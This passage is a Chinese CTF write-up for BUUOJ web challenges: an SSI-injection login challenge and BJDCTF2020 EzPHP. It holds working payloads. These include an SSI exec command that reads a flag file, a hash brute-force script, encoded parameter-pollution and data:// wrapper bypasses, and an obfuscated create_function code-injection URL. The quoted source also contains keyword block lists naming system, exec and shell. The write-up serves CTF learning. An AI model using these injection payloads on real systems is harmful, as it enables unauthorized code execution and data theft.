            fwrite($shtml,$text);
            fclose($shtml);
            ***
   echo "[!] Header  error ...";
        } else {
            echo "<script>alert('[!] Failed')</script>";

    }else
    {
 ***
    }
 ***
?>
```

2. 审计代码，写个脚本爆破一下密码，爆破结果为`2020666`

```
import hashlib
for i in range(1,10000000):
    res=hashlib.md5(str(i).encode()).hexdigest()
    if res[:6]=="6d0bc1":
        print(str(i))
        break
```

3. 接下来会往后缀名为`shtml`的文件中写入内容。结合后缀名联想`SSI注入`。

   SSI payload执行命令拿到flag：`<!--#exec cmd="cat ../flag_990c66bf85a09c664f0b6741840499b2"-->`



```
Origin: http://f10b9260-8172-43c3-b558-fe49ff7c59df.node3.buuoj.cn
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.111 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
,application/signed-exchange;v=b3;q=0.9
Referer: http://f10b9260-8172-43c3-b558-fe49ff7c59df.node3.buuoj.cn/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8
Connection: close

username=<!—#exec cmd="cat ../flag_990c66bf85a09c664f0b6741840499b2"—>&password=2020666
```

```
Connection: close
Url_is_here: public/f629d818cf62c14207e66bbb0d643395dc1d7e8f.shtml
Vary: Accept-Encoding
X-Powered-By: PHP/7.1.27

<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>
      Login
    </title>
    <meta http-equiv="Content-Type" content="text/html;charset=UTF-8
    <meta name="viewport" content="width=device-width">
```

BJDCTF2020 EzPHP

这个一点也不easy，看着y1ng师傅的WP都做了一晚上，wtcl
贴上y1ng师傅的WP

1. HTML源码存在注释`GFXEIM3YFZYGQ4A=`，base32解码得到`1nD3x.php`
2. 访问拿到源码

```php
<?php
highlight_file(__FILE__);
error_reporting(0);

$file = "1nD3x.php";
$shana = $_GET['shana'];
$passwd = $_GET['passwd'];
$arg = '';
$code = '';

echo "<br /><font color=red><B>This is a very simple challenge and if you solve it I will give you a flag. Good Luck!</B><br></font>";

if($_SERVER) {
    if (
        preg_match('/shana|debu|aqua|cute|arg|code|flag|system|exec|passwd|ass|eval|sort|shell|ob|start|mail|\$|sou|show|cont|high|reverse|flip|rand|scan|chr|local|sess|id|source|arra|head|light|read|inc|info|bin|hex|oct|echo|print|pi|\.|\"|\'|log/i', $_SERVER['QUERY_STRING'])
        )
        die('You seem to want to do something bad?');
}

if (!preg_match('/http|https/i', $_GET['file'])) {
    if (preg_match('/^aqua_is_cute$/', $_GET['debu']) && $_GET['debu'] !== 'aqua_is_cute') {
        $file = $_GET["file"];
        echo "Neeeeee! Good Job!<br>";
    }
} else die('fxck you! What do you want to do ?!');

if($_REQUEST) {
    foreach($_REQUEST as $value) {
        if(preg_match('/[a-zA-Z]/i', $value))
            die('fxck you! I hate English!');
    }
}

if (file_get_contents($file) !== 'debu_debu_aqua')
    die("Aqua is the cutest five-year-old child in the world! Isn't it ?<br>");


if ( sha1($shana) === sha1($passwd) && $shana != $passwd ){
    extract($_GET["flag"]);
    echo "Very good! you know my password. But what is flag?<br>";
} else{
    die("fxck you! you don't know my password! And you don't know sha1! why you come here!");
}

if(preg_match('/^[a-z0-9]*$/isD', $code) ||
preg_match('/fil|cat|more|tail|tac|less|head|nl|tailf|ass|eval|sort|shell|ob|start|mail|\`|\{|\%|x|\&|\$|\*|\||\<|\"|\'|\=|\?|sou|show|cont|high|reverse|flip|rand|scan|chr|local|sess|id|source|arra|head|light|print|echo|read|inc|flag|1f|info|bin|hex|oct|pi|con|rot|input|\.|log|\^/i', $arg) ) {
    die("<br />Neeeeee~! I have disabled all dangerous functions! You can't get my flag =w=");
} else {
    include "flag.php";
    $code('', $arg);
} ?>
```

3. 第一层

```
preg_match('/shana|debu|aqua|cute|arg|code|flag|system|exec|passwd|ass|eval|sort|shell|ob|start|mail|\$|sou|show
|cont|high|reverse|flip|rand|scan|chr|local|sess|id|source|arra|head|light|read|inc|info|bin|hex|oct|echo|print|
pi|\.|\"|\'|log/i', $_SERVER['QUERY_STRING'])
```

由于`$_SERVER['QUERY_STRING']`不会自动解析URL编码，所以将查询参数`URLencode`再发送

4. 第二层

```
preg_match('/^aqua_is_cute$/', $_GET['debu']) && $_GET['debu'] !== 'aqua_is_cute'
```

`^` 匹配开头，`$` 匹配结尾，正常看这段代码是相互矛盾。
但是可以用参数污染的方式去绕过`debu=aqua_is_cute%0a`

5. 第三层

```
foreach($_REQUEST as $value) {
 if(preg_match('/[a-zA-Z]/i', $value))
  die('fxck you! I hate English!');
 }
```

`$_REQUEST`可以接收`GET`和`POST`数据，但是一般会优先接收`POST`的，所以`POST`一个数字类型的值就可以绕过

6. 第四层

```
sha1($shana) === sha1($passwd) && $shana != $passwd
```

`sha1`函数是无法处理数组的，如果`sha1`的参数为一个数组会报Warning并返回False

7. 第五层

```
file_get_contents($file) !== 'debu_debu_aqua'
```


这段用data伪协议可以绕过`file=data://text/plain,debu_debu_aqua`

8. 这段是最重要的地方，这里ban了特别多的系统命令，但是`$code` 和 `$arg`可控，所以可以使用`create_function`代码注入

```
if(preg_match('/^[a-z0-9]*$/isD', $code) ||
preg_match('/fil|cat|more|tail|tac|less|head|nl|tailf|ass|eval|sort|shell|ob|start|mail|\`|\{|\%|x|\&|\$|\*|\||\
<|\"|\'|\=|\?|sou|show|cont|high|reverse|flip|rand|scan|chr|local|sess|id|source|arra|head|light|print|echo|read
|inc|flag|1f|info|bin|hex|oct|pi|con|rot|input|\.|log|\^/i', $arg) ) {
    die("<br />Neeeeee~! I have disabled all dangerous functions! You can't get my flag =w=");
} else {
    include "flag.php";
    $code('', $arg);
}
```

```
编码前：debu=aqua_is_cute
&shana[]=1&passwd[]=2&flag[arg]=}var_dump(get_defined_vars());//&flag[code]=create_function&file=data://text/pla
in,debu_debu_aqua
post：file=1&debu=1

编码后：%64%65%62%75=%61%71%75%61%5f%69%73%5f%63%75%74%65%0a&%73%68%61%6e%61[]=1&%70%61%73%73%77%64[]=2&%66%6c%61
%67[%61%72%67]=}var_dump(get_defined_vars());//&%66%6c%61%67[%63%6f%64%65]=create_function&file=data://text/plai
n,%64%65%62%75%5f%64%65%62%75%5f%61%71%75%61
```

9. 看到这里发现真正的flag在`rea1fl4g.php`文件中




'Baka, do you think it's so easy to get my flag? I hid the real flag in rea1fl4g.php 23333" }

10. 需要把`rea1fl4g.php`包含进来,修改payload

```
http://e2bd7e71-e188-4eb5-88db-6209e758f5e8.node3.buuoj.cn/1nD3x.php?%64%65%62%75=%61%71%75%61%5f%69%73%5f%63%75%74%65%0a&%73%68%61%6e%61[]=1&%70%61%73%73%77%64[]=2&%66%6c%61%67[%61%72%67]=}require(~(%8f%97%8f%c5%d0%d0%99%96%93%8b%9a%8d%d0%8d%9a%9e%9b%c2%9c%90%91%89%9a%8d%8b%d1%9d%9e%8c%9a%c9%cb%d2%9a%91%9c%90%9b%9a%d0%8d%9a%8c%90%8a%8d%9c%9a%c2%8d%9a%9e%ce%99%93%cb%98%d1%8f%97%8f));var_dump(get_defined_vars());//&%66%6c%61%67[%63%6f%64%65]=create_function&file=data://text/plain,%64%65%62%75%5f%64%65%62%75%5f%61%71%75%61
```

11. 最后找到base64的密文，解密拿到flag。



```
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no">
<title>Real_Flag In Here!!!</title>
</head>
</html>
<?php
	echo "咦，你居然找到我了？！ 不过看到这句话也不代表你就能拿到flag哦！";
	$f4ke_flag = "BJD{1am_a_fake_f41111g23333}";
	$rea1_f1114g = "flag{20bf6177-fc2b-49f8-8c0b-554b459736ce}";
	unset($rea1_f1114g);
```

---2020.10.29---

---2020.10.30---